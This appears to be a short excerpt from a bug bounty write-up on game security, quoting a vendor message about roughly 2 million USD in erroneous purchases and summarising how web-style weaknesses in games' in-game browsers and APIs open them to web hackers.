Thanks for the update. I've been checking exactly what I can share with you and the erratic behaviour includes purchases valued at ~2 Million USD on a single account.


If you could add me to that Discord, I would be very grateful.

… may have gone a little overboard testing this one

Summary

- Reliance on in-game browsers and other similar web logic make game hacking more accessible to those with only web hacking experience

- Most games infrastructure is dependant on APIs, web assets, and third party integrations similar to mobile apps



Game security is an emerging market for bug bounty and will likely grow much larger